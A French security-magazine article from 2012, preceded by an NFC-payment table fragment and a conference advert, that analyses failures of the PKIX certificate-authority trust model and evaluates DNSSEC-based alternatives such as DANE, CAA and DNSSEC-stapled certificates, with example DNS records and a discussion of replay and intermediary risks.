| Commerçant | - Gain de temps pour les micro-paiements (si commissionnement non exagéré) : plus de manipulation de monnaie<br>- Sécurité : versement automatique sur le compte bancaire<br>- Simplification de la comptabilité<br>- Favorisation de l'achat impulsif<br>- Recueil de données de fidélité sur le consommateur<br>- Diffusion de promotions géolocalisées<br>- Porter une marque innovante<br>- Plus d'impression papier du ticket de caisse<br>- Plus d'impression de billets (réseaux de transport, musées, cinémas, etc.) | - Coût de l'équipement en TPE et commissionnement sur les transactions de micro-paiements<br>- Gestion d'un nouveau mode de paiement qui vient s'ajouter aux autres |
| Banque | - Substituer la monnaie électronique à la monnaie fiduciaire et réduire les coûts de gestion, transport, etc.<br>- Facturer de nouveaux services liés aux micro-paiements (volumes importants) et tirer profit des commissionnements : tirer des profits de toutes les transactions s'opérant actuellement en liquide plutôt que d'en subir des charges<br>- Porter une marque innovante | - Développer/acheter ses propres systèmes (sur carte SD) permettant de s'affranchir de l'utilisation de la carte SIM de l'opérateur<br>- Supporter certains coûts liés à l'utilisation pour le micro-paiement, au risque sinon de ne pas réussir à constituer une base suffisante d'utilisateurs |
| Opérateur | - Diversifier ses services<br>- Se commissionner sur des transactions financières faites à partir des téléphones qu'il fournit avec les forfaits<br>- Porter une marque innovante | - Supporter les coûts liés à ce nouveau service qui sort de son cœur de métier<br>- Adapter le modèle SIM pour lui apporter les modifications nécessaires, assurer le remplacement progressif du parc de cartes SIM. |
| Fabricant/ Distributeur smartphones ou éditeur OS | - Ajouter une fonctionnalité d'avant-garde et conserver ses clients sur la durée<br>- Se commissionner sur les transactions financières faites à partir des téléphones/systèmes d'exploitation qu'il fabrique<br>- Profiter des données des consommateurs pour ses autres activités (Google, ses téléphones et ses activités de publicité) | - Supporter les coûts liés à ce nouveau service qui sort de leur cœur de métier<br>- Assurer le déploiement du parc d'appareils NFC<br>- Développer ses propres systèmes et applications propriétaires et les faire imposer comme standards |

# LA SÉCURITÉ S'ANTICIPE

**MOBILITÉ : BYOD, ACCÈS MULTIPLES...**
Gérer le chaos informatique ou laisser faire ?

**CLOUD PRIVÉ, PUBLIC, HYBRIDE**
Par où commencer ?

**LE WEB PARTOUT**
Comment garder le contrôle des usages ?

**IPV6, 4G, NOUVEAUX RÉSEAUX**
Vers une nouvelle sécurité ?

# lesassises

## de la sécurité et des systèmes d'information

Venez anticiper les problématiques de demain et retrouvez les experts de la Sécurité aux **Assises, du 3 au 6 octobre 2012 à Monaco.**

**www.lesassisesdelasecurite.com**

LinkedIn twitter YouTube viadeo

APPLICATION

# DNSSEC À LA RESCOUSSE DE PKIX

Florian Maury - florian.maury@hsc.fr - Consultant et Formateur en SSI

**mots-clés : PKIX / DNSSEC / DANE / AUTORITÉS DE CERTIFICATION / MODÈLES DE CONFIANCE / CAA**

*Le modèle de confiance prédominant sur l'Internet est à ce jour basé sur les autorités de certification. L'année 2011 s'est cependant montrée riche en incidents de sécurité de la part de ces dernières, ce qui a motivé l'émergence de nouveaux modèles, dont certains reposant sur l'IGC de DNSSEC. Mais y gagne-t-on au change ?*

## 1 PKIX en deux mots

PKIX est l'infrastructure de gestion de clés (IGC ou *PKI* en anglais) formalisée par l'IETF et basée sur les certificats X.509. Ceux-ci furent créés à l'origine conjointement aux standards X.500 (service d'annuaire) et X.400 (service de courrier électronique) à la fin des années 80. La popularisation de leur utilisation remonte au milieu des années 90, lorsque Netscape décida d'intégrer à ses produits la notion d'autorité de certification et de magasins stockant des ancres de confiance.

La société RSA est alors la première autorité de certification et crée la société Verisign afin de gérer le *business* très lucratif que l'on connaît aujourd'hui.

De nombreuses sonnettes d'alarme sont depuis tirées car l'implémentation qui en est faite n'est pas correcte et pervertit le modèle de confiance en le rendant même dangereux.

## 2 L'échec du modèle de confiance

### 2.1 Une oligarchie au bonnet d'âne

Le modèle repose sur la croyance des utilisateurs en une oligarchie d'autorités de certification ayant montré patte blanche aux vendeurs de clients SSL/TLS. À qui est donné créance reste, en effet, généralement dans les mains de ces vendeurs, les utilisateurs ne consultant jamais la liste des certificats dans leur magasin. Dans de nombreux cas, cette liste est difficile ou impossible à accéder (téléviseur, console de jeux, téléphones, ...).

Les utilisateurs l'ayant consulté sont souvent surpris de découvrir les ordres de grandeur : 124 autorités racine dans les logiciels Mozilla, 19 seulement dans Windows 7 (mais avec la capacité d'en ajouter de nouvelles silencieusement...), et jusqu'à 1482 autorités de certification au total crues soit par Firefox soit par Windows, comme l'a souligné l'observatoire SSL dans une présentation à *DefCon* en 2010 **[SSLOBS]**.

Chacune de ces autorités est en mesure d'émettre (de manière concurrente) un certificat parfaitement « valide », pour n'importe quel serveur, utilisateur ou email. De tels certificats apparaissent comme légitimes aux utilisateurs, avec tous les petits codes couleur auxquels ils sont habitués (barre verte, cadenas jaunes, ...) sans le moindre avertissement.

### 2.2 Le mobile des exactions

La fragilité de ce modèle de confiance oligarchique fait qu'en cas de faille, un attaquant est en mesure d'émettre des certificats pour n'importe quel « site » (« google.com », « microsoft.com », <Insérer votre site ici>...). Plusieurs incidents ont illustré ce risque en 2011 :

- Comodo, dont une de ses autorités filles a permis la signature de certificats arbitraires **[COMODO]** ;
- l'opération « Tulipe Noire » **[DIGINOTAR]** contre Diginotar dont le réseau a été entièrement corrompu et a émis des dizaines de certificats...

Les mauvaises pratiques en matière de sécurité d'autres autorités de certification ont également provoqué des remous. On peut notamment citer Certigna, qui a publié une de ses clés privées (certes expirée et dite « de test ») dans un répertoire public (*directory listing* d'Apache) **[CERTIGNA]**, DigiCert Sdn Bhd qui a généré des bi-clés RSA de taille 512 bits aujourd'hui reconnues comme étant de taille très insuffisante **[DIGICERT512]**, ou encore Trustwave qui a avoué publiquement qu'il était une pratique courante (!!) de délivrer à des entreprises privées des certificats leur permettant d'être autorité de certification à leur tour : la possibilité pour ces sociétés de pratiquer une attaque de l'Homme Du Milieu de manière transparente sur tous leurs employés... et le reste du monde au passage **[TRUSTWAVE]**.

## 2.3 Des coûts tirés vers le bas

Tous les certificats se valant du point de vue des clients TLS, les acheteurs n'ont aucune raison technique particulière de choisir une autorité plutôt qu'une autre (tant que celle choisie conserve sa présence dans les magasins des clients SSL/TLS). Le seul discriminant devient alors le prix, qui immanquablement est tiré vers le bas, avec des conséquences sur la qualité des mesures de sécurité mises en place et des contrôles sur la légitimité des demandes d'émission de certificats reçues.

Par exemple, les demandes de certificats de classe 1 sont souvent vérifiées par le simple envoi d'un email à une adresse devant être consultable par le demandeur, ou par l'ajout d'une entrée DNS. Ces contrôles ne rejettent pas les réponses DNS non sûres. Un attaquant est donc en mesure de forger une réponse DNS et de détourner les emails afin de valider sa demande frauduleuse.

Des solutions basées sur DNSSEC, telles que celles présentées aux chapitres 3.3 et 3.5 de cet article offrent donc un meilleur niveau de sécurité.

## 2.4 De la difficulté de révoquer

Lorsqu'un certificat devient inutile ou a été compromis, le modèle de confiance prévoit de pouvoir le révoquer avant son terme.

Le plus basique de ces mécanismes est l'entretien, par les autorités de certification, de listes de révocation (CRL) contenant la liste des numéros de série des certificats révoqués et d'une éventuelle raison.

L'URL de la CRL à consulter pour vérifier le statut de révocation d'un certificat peut être stockée dans les champs optionnels dudit certificat. Chaque autorité de certification héberge ainsi sa propre liste.

La taille parfois très importante de ces listes peut cependant être un problème pour les périphériques embarqués dont les ressources peuvent être limitées.

Afin de répondre notamment à ce problème, le protocole OCSP a été créé, permettant l'interrogation interactive des autorités de certification afin de déterminer le statut actuel d'un certificat : valide, inconnu, révoqué. Ces requêtes, effectuées automatiquement par le client SSL/TLS, se révèlent très légères. Le revers de la médaille, causé par l'interactivité de la requête effectuée, est un problème de vie privée puisque pour chaque certificat reçu, l'utilisateur signale donc aux autorités de certification quel site il est en train de visiter. Ce genre de fuite d'information a notamment servi à déterminer où ont été utilisés les certificats frauduleux de Diginotar.

De plus, ces requêtes peuvent être relativement lentes (eu égard à la course à l'échalote que se tirent les vendeurs de navigateurs web), poussant certains à envisager leur abandon pur et simple. C'est le cas de Chrome **[CHROMEOCSP]** qui compte remplacer les CRLs par un mécanisme non standard : des « CRLsets » directement poussés au client lors de la mise à jour du navigateur.

Outre leurs problèmes de performance, les erreurs survenant lors de la récupération des CRL et lors de l'exécution du protocole OCSP sont régulièrement ignorées. Nombre de clients mettent en effet en place une fonctionnalité de « sauf-conduit » qui ne provoque aucune erreur visible par l'utilisateur lorsque le client ne parvient pas à effectuer ces contrôles de sécurité (typiquement quand un attaquant en coupure bloque la requête). C'est, par exemple, le cas du navigateur Firefox (propriété `security.ocsp.require` par défaut à *false*) et de plusieurs versions de Mac OS X.

Adam Langley, ingénieur chez Google, a imagé cet état de fait sur son blog en comparant OCSP à une ceinture de sécurité ne lâchant que lorsque l'on en a besoin.

## 2.5 Des utilisateurs désabusés

L'échec de PKIX est cependant encore plus retentissant lorsqu'on observe l'utilisateur lambda en train de l'utiliser.

Désensibilisé aux avertissements de sécurité fournis la plupart du temps pour de mauvaises raisons (certificats auto-signés, certificat expiré, ...), ils sont prêts à cliquer autant que nécessaire pour accéder au service qu'ils ont demandé. Ce constat affligeant a été prouvé par une étude démontrant l'inefficacité des avertissements utilisés actuellement **[SSLWARN]**. Celle-ci souligne également que les utilisateurs jugent de la confiance qu'ils portent en un site en fonction de son aspect général : une preuve que l'habit fait le moine dans nombre d'esprits.

## 2.6 La relève est déjà là

Devant ce constat alarmant, de nombreux projets naquirent, notamment pour renforcer ou remplacer PKIX pour les certificats côté serveur. Parmi ceux-ci, on peut citer notamment :

- Convergence, par Moxie Marlinspike, auteur notamment de SSLStrip et ingénieur chez Twitter **[CONVERGENCE]** ;
- *Certificate Authorities Transparency and Auditability*, par des ingénieurs de l'équipe sécurité de Google **[CATA]** ;
- Les clés souveraines (*Sovereign Keys*), par Peter Eckersley de l'*Electronic Frontier Foundation* (EFF) **[SOVKEY]** ;
- *DNSSEC stapled certificates*, par Adam Langley, également ingénieur dans l'équipe sécurité de Google **[DNSSECSTAP]** ;
- *DNS-Based Authentication of Named Entities* (DANE), par des ingénieurs de l'IETF **[DANEWG]** ;
- *DNS Certification Authority Authorization* (CAA), par des ingénieurs de l'IETF, et notamment des ingénieurs de Comodo et Google **[CAAWG]**.


La suite de cet article détaille les trois derniers dont le point commun est qu'ils reposent sur la nouvelle IGC que représente DNSSEC.

# 3 DNSSEC à la rescousse

## 3.1 Rappels sur le DNS

DNS est une des technologies piliers de l'Internet. Aujourd'hui, très peu de cas d'utilisation connectés n'ont pas recours à un moment ou à un autre à cette technologie. Son usage le plus connu est de convertir un nom de domaine (www.exemple.tld.) en une adresse IP, ou de récupérer l'adresse des serveurs gérant les emails entrants pour un domaine donné. Ses autres aspects sombrent rapidement dans le domaine des « geeks » du DNS. Pourtant le DNS est, en fait, une base de données résiliente, décentralisée et hiérarchique et permet le stockage de tout type de données. Il est notamment possible d'y stocker des politiques de sécurité (SPF, DKIM, ...), d'aider à la recherche automatique des services disponibles pour un domaine (SRV, ...) ou encore de stocker des clés cryptographiques ou de condensats (CERT, KEY, SSHFP, ...).

Si on omet la notion de cache qui intervient à quasiment tous les niveaux d'une requête, le schéma suivant contient, en noir, les flux standards d'une requête pour récupérer une adresse IPv6 pour le domaine « nic.fr. ».




## 3.2 Présentation de DNSSEC

L'IGC de DNSSEC repose sur la nature arborescente du DNS afin de procéder à la délégation de la confiance, selon le même modèle que les délégations de zones DNS.

Chaque administrateur de zone est alors libre de générer sa propre bi-clé asymétrique pour signer ses zones DNS et de publier dans la zone parente le condensat cryptographique de sa clé publique. Ce condensat est alors lui-même signé par la bi-clé de la zone parente dont le condensat de sa clé publique est publié dans la zone grande-parente et ainsi de suite. Ce chaînage continue alors jusqu'à une ancre de confiance.

Une ancre de confiance globale et « unique » existe dans cette IGC depuis Juillet 2010, date à laquelle la racine du DNS a été signée **[ROOTSIG]**.

La communication du condensat à la zone parente n'est pas standardisée, et à l'heure actuelle, il est commun de passer par son bureau d'enregistrement (*registrar*) pour renseigner son condensat dans le domaine de premier niveau (TLD) d'un registre (com., fr., net., ...).

DNSSEC assure l'intégrité des données pendant une période donnée, définie par l'usage de méta-données. Les enregistrements DNS stockant les signatures contiennent en effet la date de début de validité de la signature, et la date d'expiration de cette dernière, limitant la durée de vie de la signature.

Lorsqu'un résolveur/validateur reçoit une réponse DNSSEC signée, il doit donc vérifier la validité de la signature, qu'elle n'ait pas expirée et qu'elle soit signée par une clé dont l'authenticité a été affirmée par la zone parente. Si tel est le cas, le validateur positionne alors un bit (*Authentic Data* (AD)) à 1 dans la réponse, et fait suivre la réponse au résolveur primitif. Si une signature n'est pas vérifiée, alors le résolveur/validateur renvoie une erreur « SERVFAIL » au résolveur primitif.

Ni le bit AD, ni le code d'erreur SERVFAIL ne sont signés. La sécurité dite « du dernier kilomètre » entre le résolveur/validateur et le résolveur primitif est donc un problème à considérer lors de la mise en place de DNSSEC.

Il n'existe pas de méthode approuvée et universelle, mais plusieurs propositions sont régulièrement citées, comme la mise en place de TSIG, SIG(0), ou l'utilisation de tunnels IPSEC entre le résolveur/validateur et le résolveur primitif. L'utilisation d'un résolveur/validateur local (comme le propose DNSSEC-Trigger **[DNSSECTRIGGER]**, installable en quelques clics) réduisant le dernier kilomètre à « 0 mètre » est également une solution. Aucune d'entre elles n'est cependant aisément déployable dans des réseaux de grande envergure et le problème reste donc ouvert car :

- le déploiement de TSIG nécessite un secret partagé par le résolveur primitif et le résolveur validateur ;
- aucun résolveur primitif ne gère SIG(0) ;
- le déploiement d'IPSEC n'est pas aisé.

De fait, si le déploiement de DNSSEC pour sécuriser la résolution de serveurs est pour l'heure réaliste, il n'en est pas de même pour les postes de travail. L'intégration de résolveurs/validateurs directement à l'intérieur des logiciels (grâce à des bibliothèques telles que libunbound **[UNBOUND]**) semble être la voie empruntée par quelques vendeurs (alors que parallèlement, certains font le choix absurde de développer leur propre résolveur DNS... **[CHROMEDNS]**).

Les flux échangés pour une résolution avec DNSSEC sont identiques à ceux de DNS. On ajoute cependant en plus les requêtes et réponses indiquées en rouge.

## 3.3 DANE

DANE est un protocole en cours de développement par les ingénieurs de l'IETF. Il est encore à l'état de brouillon lors de l'écriture de ces lignes. La version étudiée ici est la 20ème édition datant du 29 avril 2012 **[DANEWG]**.

Cette technologie introduit un nouveau type d'enregistrements, nommés TLSA, permettant d'altérer le modèle de confiance utilisé lors d'une transaction SSL/TLS.

Les enregistrements TLSA sont formés de trois champs définissant l'usage et la nature du contenu, stocké dans un quatrième champ de type binaire.

Le premier champ désigne l'usage d'un enregistrement, c'est-à-dire le type d'altération du modèle de confiance qu'il apporte. Les enregistrements TLSA peuvent :

- restreindre les certificats considérés valides aux seuls issus par certaines autorités de certification. On parle d'enregistrements TLSA de type 0. Ce type d'enregistrements permet de limiter la liste des autorités de certification autorisées à émettre des certificats pour des services donnés. Il permet de se couvrir contre la mauvaise gestion d'une autre autorité de confiance que celle que l'on a choisi et ainsi rétablir une concurrence saine entre elles.
- restreindre les certificats considérés valides aux seuls listés par le jeu d'enregistrements TLSA. On parle d'enregistrements TLSA de type 1. Ce type d'enregistrements permet de limiter encore plus étroitement quels certificats sont acceptables pour un service donné. Ils permettent de se protéger contre la mauvaise gestion de toutes les autorités de certification, y compris celle émettrice des certificats acceptables.
- faire considérer, le temps d'une transaction, le certificat fourni par l'enregistrement TLSA comme étant une ancre de confiance valide à laquelle est rattaché le certificat reçu. Il s'agit des enregistrements de type 2. Ils permettent d'utiliser une autorité de certification non standard, ne faisant pas partie des magasins des clients SSL/TLS.
- faire considérer comme valide(s) le ou les certificat(s) du jeu d'enregistrements TLSA. On parle d'enregistrements de type 3. Ils permettent l'utilisation de certificats auto-signés sans avertissement de sécurité de la part des clients SSL/TLS.

Les enregistrements de type 0 et 1 sont complémentaires au modèle de confiance actuellement en place, tandis que les types 2 et 3 se substituent à lui.

Le second champ, nommé « sélecteur » par la norme, renseigne la nature du champ binaire. La valeur 0 signifie que le champ binaire porte sur le certificat en entier, tandis qu'une valeur 1 signifie qu'il porte sur les informations de clé publique (`SubjectPublicKeyInfo`).

Le troisième champ, quant à lui, précise si le champ binaire contient le certificat en lui-même (valeur 0), ou son condensat (1 => SHA-256, 2 => SHA-512).

La localisation des enregistrements TLSA dans l'arborescence du DNS ressemble à celle utilisée pour le stockage des enregistrements de type SRV. Le nom de domaine désignant un service est préfixé du nom du protocole de transport précédé d'un caractère souligné. Ce nom est lui-même précédé par le numéro du port en écoute pour ce service, préfixé d'un autre caractère souligné, et sans 0 à gauche.

Pour exemple, pour un service HTTPS classique à l'adresse IP « pointée » par le nom de domaine « www.exemple.tld. », on pourrait obtenir l'un de ces 3 enregistrements :

```
_443._tcp.www.exemple.tld. IN TLSA (
      0 0 1 d2abde240d7cd3ee6b4b28c54df034b9
            7983a1d16e8a410e4561cb106618e971 )
_443._tcp.www.exemple.tld. IN TLSA (
      1 1 2 92003ba34942dc74152e2f2c408d29ec
            a5a520e7f2e06bb944f4dca346baf63c
            1b177615d466f6c4b71c216a50292bd5
            8c9ebdd2f74e38fe51ffd48c43326cbc )
_443._tcp.www.exemple.tld. IN TLSA (
      3 0 0 30820307308201efa003020102020... )
```


Les enregistrements TLSA reçus doivent être utilisés selon l'algorithme suivant : voir Figure ci-dessous.

## 3.4 CAA

### 3.4.1 Le principe

*Certification Authority Authorization* (CAA) est également une technologie développée par des ingénieurs de l'IETF. D'abord développée en tant que soumission indépendante (statut expérimental) par des employés de Comodo, et par Ben Laurie, ingénieur chez Google, cette technologie a ensuite intégré le groupe de travail de PKIX **[PKIXWG]**. La version étudiée ici (dernière en date au moment où ces lignes sont écrites) est le brouillon n°7, rédigé uniquement par les employés de Comodo et publié le 25 avril 2012.

Il est particulièrement intéressant de citer les auteurs principaux de ce document car cela permet de mieux comprendre le choix de certains des objectifs de sécurité étranges qu'il décrit.




*Algorithme de décision de DANE*

CAA définit un nouvel enregistrement DNS du même nom. Au contraire de DANE dont les enregistrements sont consommés par l'utilisateur final, les informations publiées avec CAA sont à destination des autorités de certification (en dehors de l'exception citée au chapitre suivant). Le contenu de tels enregistrements permet d'énoncer une politique d'émission de certificats via le protocole DNS. Ils contiennent ainsi une liste des noms de domaines des autorités de certification explicitement autorisées à signer des certificats pour le nom de domaine où a été publié un enregistrement CAA.

L'objectif avoué est d'ajouter une nouvelle méthode de contrôle de la légitimité d'une demande d'émission de certificats. Une autorité de certification supportant ce protocole pourra ainsi vérifier qu'elle est bien explicitement autorisée à signer une requête avant de le faire.

Les informations d'autorisation n'ont besoin d'être présentes dans le DNS qu'au moment de la requête de signature d'un certificat. Une fois la signature effectuée, les données peuvent être modifiées pour, par exemple, ne plus autoriser aucune autorité de certification à émettre de nouveaux certificats.

### 3.4.2 La technique

Les enregistrements CAA sont formés d'un entier 8 bits symbolisant un champ de bit, suivi par le nom d'une propriété (*tag*) de 1 à 255 caractères et d'une valeur, sous la forme d'une chaîne binaire.

Un seul bit du champ de bit a été défini. Il s'agit du bit de poids le plus fort (valeur 128) signifiant que l'enregistrement CAA est d'une importance « critique » et que si sa propriété n'est pas supportée par l'autorité de certification ayant fait la requête, alors elle ne doit pas émettre le certificat.

Les propriétés définies par le document normatif sont « issue » et « iodef ». Les propriétés « auth » (cf. chapitre suivant), « path » et « policy » sont réservées.

La propriété « issue » permet de renseigner le nom d'une autorité de certification autorisée à émettre pour le nom de domaine utilisé pour trouver ce champ. Il est possible de ne préciser également aucun nom. Cela se note alors « ; ».

Les enregistrements CAA étant cumulatifs. Aucun enregistrement CAA signifie que CAA n'est pas supporté, ce qui est différent d'un enregistrement CAA vide de type « issue » dont la valeur est vide.

```
#Aucune autorité n'est autorisée à signer pour a.exemple.tld.
a.exemple.tld. IN CAA 0 issue ";"

# L'autorité ca-cert.org est autorisée à émettre un certificat pour
b.exemple.tld.
b.exemple.tld. IN CAA 0 issue "ca-cert.org"

# idem ci-dessus pour c.exemple.tld.
c.exemple.tld. IN CAA 0 issue ";"
c.exemple.tld. IN CAA 0 issue "ca-cert.org"
```

```
# Les autorités ca-cert.org et startssl.com sont autorisées à
émettre pour d.exemple.tld.
d.exemple.tld. IN CAA 0 issue "ca-cert.org"
d.exemple.tld. IN CAA 0 issue "startssl.com"
```

La propriété « iodef » permet de préciser une URL de contact pour qu'une autorité de certification puisse signaler qu'une requête de signature de certificat a été reçue pour ce nom de domaine et a été refusée par la politique annoncée par les enregistrements CAA.

```
exemple.tld. IN CAA 0 iodef "mailto:noc@exemple.tld."
```

### 3.4.3 Qui cherche à être protégé ?

L'utilisation de cette technologie, si le document normatif est accepté et publié en tant que RFC, restera parfaitement optionnelle. Les auteurs misent sur l'effet vertueux de la concurrence et la menace des vendeurs de clients TLS de retirer leur confiance envers les « mauvais élèves ». À terme, les autorités de certification ne supportant pas cette technologie seraient dépréciées des acheteurs et des vendeurs de clients TLS.

Cette vision naïve présuppose à la fois l'adhésion à cette technologie par les acheteurs (qui doivent mettre en place les enregistrements CAA), les autorités de certification (qui doivent mettre en place ces contrôles) et les vendeurs de clients TLS (qui peuvent retirer leur confiance envers ces dernières).

Si le caractère optionnel de cette technologie persiste (par exemple, parce que les vendeurs de clients TLS ne pressent pas efficacement les autorités de certification), cela signifie par conséquent que certains émetteurs de certificats pourront ne pas jouer le jeu. Ceux-ci pourront continuer à signer des certificats pour n'importe quel nom de domaine, avec pour effet la ruine de cette technologie. Chacun peut se faire sa propre idée de la fin du film...

Le document normatif de CAA stipule également que DNSSEC n'est pas un prérequis de cette technologie, même si son usage est fortement recommandé. Le seul cas d'utilisation de DNSSEC listé est cependant de permettre aux autorités de certification d'archiver la réponse DNS afin de pouvoir exhiber ultérieurement une « preuve non répudiable » qu'elles ont été autorisées à émettre des certificats pour un domaine donné à un moment T. Une vision peu altruiste de DNSSEC offerte par Comodo...

## 3.5 Lorsque DNSSEC est agrafé aux certificats

« DNSSEC stapled certificates » est plus la réalisation d'un test grandeur nature par Adam Langley (et d'autres) qu'une technologie définie formellement et normalisée.

Cela serait sans doute resté au stade d'un essai dans un « garage » s'il ne s'était trouvé que sa tête de proue soit un ingénieur travaillant pour Google, un des développeurs de Chrome et qu'il ait déjà intégré son support dans le navigateur depuis sa version 14 ! Les seules références que l'on peut trouver sont un billet sur son blog personnel **[DNSSECSTAP]** ainsi qu'une boîte à outils sur GitHub **[DNSSECTLSTOOLS]**.

Le principe est globalement le même qu'un enregistrement DANE de type 3 avec le sélecteur 1 et l'algorithme de hachage 1 :

Il s'agit de permettre à Chrome d'accepter un certificat dont le condensat SHA-256 de la clé publique est disponible dans un enregistrement CAA avec la propriété « auth ». Le nom de domaine où est stocké le condensat doit être identique au nom de domaine contenu dans l'URL du site accédé.

Parallèlement, le certificat auto-signé fourni par le serveur TLS utilise le mécanisme d'extension de SSLv3. Dans une entrée dont l'OID est 1.3.6.1.4.1.11129.2.1.4, la chaîne de confiance DNSSEC (tous les enregistrements DS, DNSKEY et RRSIG) menant à l'enregistrement CAA est sérialisée. Le navigateur n'a alors plus qu'à vérifier la chaîne DNSSEC comme le ferait un résolveur/validateur DNSSEC pour déterminer l'authenticité de l'enregistrement CAA et donc du certificat, grâce au condensat.

La vérification DNSSEC n'est pas faite de manière standard, mais de cette façon détournée, car introduire un « petit » hack de test comme la validation des « DNSSEC stapled certificates » est nettement moins imposant que d'intégrer un résolveur/validateur complet de DNSSEC dans le navigateur. Comme évoqué plus tôt, ce point de vue a changé puisque Chrome devrait prochainement contenir son propre résolveur DNS...

# 4 Les risques induits

## 4.1 Les attaques par rejeu

DNSSEC est vulnérable aux attaques par rejeu **[REJEU]**. Les réponses ne contiennent, en effet, aucune information signée relative à la requête qui l'a initié, et pour cause : afin de préserver la clé privée et pour obtenir de meilleures performances, la signature est effectuée hors ligne.

Ce problème est particulièrement critique avec DANE (enregistrement TLSA de type 2 ou 3) et lorsque DNSSEC est agrafé à des certificats. Un attaquant ayant compromis la clé privée associée à un tel certificat peut, en effet, effectuer une attaque de l'Homme du Milieu en utilisant à la fois la clé privée compromise et les enregistrements DNS rejoués et ainsi paraître parfaitement légitime aux yeux de sa victime.

La seule méthode de révocation d'enregistrements DNSSEC étant pour l'heure le retrait de ces derniers de l'arborescence DNS, l'administrateur de la zone n'est pas en mesure de prévenir cette attaque. Une proposition de technique permettant la limitation de la durée de vie d'un enregistrement à deux fois son TTL a été publiée mais n'a jamais connu d'essor **[BREVEHSC]**.

Le risque induit par cette vulnérabilité est cependant limité si l'usage des enregistrements TLSA (type 2 ou 3) et CAA (type « auth ») est cantonné à remplacer les certificats auto-signés affichant des avertissements dans les clients TLS, ceux-ci ne bénéficiant pas de mécanisme de révocation. Leur usage pour remplacer des certificats signés par des autorités de certification est cependant plus douteux car même si le mécanisme de révocation est galvaudé, comme nous l'avons vu plus haut dans cet article, il a le mérite d'au moins exister !

L'utilisation d'enregistrements TLSA de type 0 ou 1 ne présente aucun danger nouveau (vis-à-vis de cette vulnérabilité), leur rejeu ne permettant au mieux qu'un déni de service, déjà réalisable par un Homme du Milieu par d'autres biais.

## 4.2 De la fiabilité des intermédiaires

La nature arborescente du DNS signifie que de nombreux intermédiaires interviennent tout le long de la chaîne de confiance jusqu'à un enregistrement DNS donné.

Parmi ces intermédiaires, on compte obligatoirement pour un domaine de deuxième niveau : l'ICANN, Verisign (mainteneur de la racine du DNS et des serveurs furtifs), les opérateurs de la racine et le registre (TLD). À cela, on ajoute généralement le bureau d'enregistrement (*registrar*) qui communique au registre les noms des serveurs faisant autorité sur la délégation et la valeur de l'enregistrement DS qui doit être publié dans la zone du registre.

Tous ces intermédiaires sont en mesure de pervertir la chaîne de confiance, et de mentir, alors même que DNSSEC est en place (puisqu'ils ont le contrôle sur la délégation).

Bien qu'aucun n'ait intérêt à le faire pour des raisons propres (eu égard à leur réputation qui serait immédiatement ternie), ils doivent se conformer aux exigences de la loi des États dont ils dépendent. DNSSEC ne protège donc pas des problèmes de gouvernance de l'Internet.

L'utilisation du DNS pour renforcer (CAA type « issue ») ou pour remplacer (DANE type 2 et 3) PKIX augmente cependant la probabilité d'attaques contre ces intermédiaires.

La possibilité de prendre le contrôle d'une délégation et donc d'un nom de domaine permet en effet à un attaquant de pouvoir modifier la politique d'émission de certificats (CAA) ou d'affirmer de nouvelles ancres de confiance ou certificats.

La question qui s'impose donc est : ces intermédiaires ont-ils un niveau de sécurité au moins aussi important que l'on serait en droit d'exiger des autorités de certification ?

Hélas, la réponse pour nombre d'entre eux est non, comme l'Histoire nous le montre (**[COMCAST]**, **[NEWZEALAND]**, **[NETNAMES]**)...

Il convient tout de même de souligner que dans ce modèle, certains des intermédiaires peuvent être choisis (le registre et le bureau d'enregistrement), contrairement à PKIX où toutes les autorités de certification sont autorisées à émettre des certificats pour n'importe quel domaine.

## Conclusion

Les autorités de certification ont démontré en 2011 qu'elles n'étaient pas d'une fiabilité à toute épreuve et ont révélé au grand public ce que les spécialistes dénonçaient depuis des années : que le modèle de confiance de PKIX était perverti voire, tel qu'implémenté, incorrect.

Parallèlement, la signature de la racine du DNS a donné des ailes aux ingénieurs, y voyant une nouvelle IGC pouvant venir tantôt en support, tantôt en remplacement des autorités de certification.

Nombre de solutions sont en cours d'élaboration et bien qu'une soit actuellement déjà en production, elle est la moins finalisée.

Si l'épinglage (*Pining*) des autorités accréditées via le DNS semble en bonne voie avec DANE (type 0 et 1), et CAA (type « issue »), les nouveaux modèles de confiance reposant uniquement sur DNSSEC sont à considérer avec prudence, compte tenu des nouveaux risques induits.

Le faible déploiement de DNSSEC côté utilisateur et l'absence de techniques viables pour sécuriser le dernier kilomètre restent cependant un problème majeur et bloquant pour DANE.

Certains clients TLS commencent déjà à intégrer des bibliothèques de résolution/validation DNS (e.g. libunbound) mais la logique voudrait que la validation DNSSEC soit généralisée à toutes les applications clients. Cette généralisation de DNSSEC est cependant freinée par le problème de l'œuf ou de la poule. Peu de zones de second niveau sont sécurisées avec DNSSEC, donc peu valident DNSSEC. Et peu validant DNSSEC, peu signent leurs zones.

Compte tenu des apports en termes de sécurité et des nouvelles applications en cours de développement reposant sur cette technologie, il devient cependant pressant de voir une adoption généralisée. L'utilisateur lambda n'ayant pas connaissance de ces choses, cela passera par les FAI. ComCast a déjà franchi le pas **[COMCASTDNSSEC]**.

Messieurs les FAI, c'est à vous. ■


## REMERCIEMENTS

